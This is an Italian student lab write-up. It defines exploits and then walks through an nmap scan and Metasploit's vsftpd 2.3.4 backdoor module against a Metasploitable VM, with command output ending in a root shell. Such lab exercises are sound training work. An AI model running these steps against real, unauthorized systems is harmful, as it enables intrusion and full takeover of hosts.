

## **UNITÀ 2/ SETTIMANA 3/ COMPITO 1**

### **EXPLOIT**

**Un "exploit" è un software, un codice o una sequenza di comandi che sfrutta una debolezza o una vulnerabilità in un sistema informatico al fine di ottenere un accesso non autorizzato, privilegi elevati o causare un comportamento indesiderato nel sistema. Gli exploit sono spesso utilizzati per attacchi informatici, hacking o per analizzare la sicurezza di un sistema.**

**Le vulnerabilità che gli exploit mirano a sfruttare possono riguardare software, sistemi operativi, applicazioni web o reti. Gli autori di exploit cercano di sfruttare falle di sicurezza per ottenere un controllo illecito su un sistema, installare malware, rubare dati o compiere altre azioni dannose.**

**È importante sottolineare che gli exploit possono essere sviluppati da persone con intenzioni maliziose, ma possono anche essere utilizzati da esperti di sicurezza informatica per testare la robustezza di un sistema e identificare eventuali**

**vulnerabilità prima che possano essere sfruttate da attori maligni.**

**Per proteggersi da exploit, è fondamentale mantenere il software e i sistemi operativi aggiornati, implementare pratiche di sicurezza solide e utilizzare strumenti di sicurezza aggiuntivi come firewall e sistemi di rilevamento delle intrusioni. Inoltre, è essenziale avere consapevolezza sulla sicurezza informatica e adottare buone pratiche di gestione delle password e dell'accesso.**

# COMPITO

**Come prima cosa controllo l'ip di meta e verifico che le macchine comunichino tra loro. una volta fatto ciò su un terminale di kali si digita il comando << msfconsole >> e dovrebbe apparire una schermata del genere:**

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ msfconsole

it looks like you're trying to run a
module

File System

@ @
|| ||
|| ||
\_/


=[ metasploit v6.3.27-dev ]
+ -- ==[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- ==[ 1385 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd
```

**e poi dovremmo scrivere << search vsftpd >>  
come vedete in basso.**

Ma ancor prima su un altro terminale avviamo una scansione tramite il comando `<< nmap -sV 192.168.1.29 >>` che sarebbe l'ip di meta



```
kali@kali:~$ nmap -sV 192.168.1.29
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-22 06:23 EST
Nmap scan report for 192.168.1.29
Host is up (0.0018s latency).
Not shown: 972 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           OpenBSD or Solaris rlogind
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GAW Classpath gmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.8.51a-Jubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
6889/tcp  open  s103           Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.65 seconds
```


```
lo
inet addr:192.168.1.29 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a0b:22ff:fe5a:225e/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:50 errors:0 dropped:0 overruns:0 frame:0
TX packets:35 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:7183 (7.0 KB) TX bytes:11248 (10.9 KB)
Base address: 0x0010 Memory: f8200000-f8220000

Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:123 errors:0 dropped:0 overruns:0 frame:0
TX packets:123 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:33977 (33.1 KB) TX bytes:33977 (33.1 KB)

msfadmin@metasploitable:~$ cd
msfadmin@metasploitable:~$ cd /
msfadmin@metasploitable:~$ ls
bin dev initrd lost-found nohup.out RI srv usr
boot etc initrd.img media opt root sys var
cdrom home lib mnt proc sbin tap unlinux
msfadmin@metasploitable:~$
```

e possiamo vedere i suoi servizi attivi che ovviamente sappiamo essere vulnerabili.

Poi ritornando alla schermata e inserendo il comando detto poco prima dovremmo trovarci quest'altra schermata:



```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT            yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ---      -
  PAYLOAD   PAYLOAD          no        The name of the payload to use
  LHOST     LHOST            no        The local host to connect to
  LPORT     LPORT            no        The local port to connect to
  RHOST     RHOST            no        The remote host to connect to
  RPORT     RPORT            no        The remote port to connect to
  EXITFUNC  EXITFUNC         no        The function to use to exit the process

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.
```

Dove abbiamo inserito due comandi ovvero `<< use 1 >>` e `<< show options >>` per capire quale parametri modificare.

Poi tramite il comando `<< set >>` ho configurato l'indirizzo ip quindi ho scritto `<< set RHOSTS 192.168.1.29 >>` essendo quello l'ip di meta.

Subito dopo ho avviato l'exploit tramite il comando `<< exploit >>`.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.29
RHOSTS => 192.168.1.29
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.29:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.29:21 - USER: 331 Please specify the password.
[+] 192.168.1.29:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.29:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.14:43059 -> 192.168.1.29:6200) at 2024-01-22 06:46:02 -0500
```

Per verificare che tutto sia andato correttamente useremo il comando `<< ifconfig >>`

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:9a:22:5e
          inet addr:192.168.1.29  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe9a:225e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3342 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3086 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:275382 (268.9 KB)  TX bytes:288370 (281.6 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:406 errors:0 dropped:0 overruns:0 frame:0
          TX packets:406 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:153461 (149.8 KB)  TX bytes:153461 (149.8 KB)
```

se tutto è avvenuto correttamente avremo l'indirizzo ip di meta.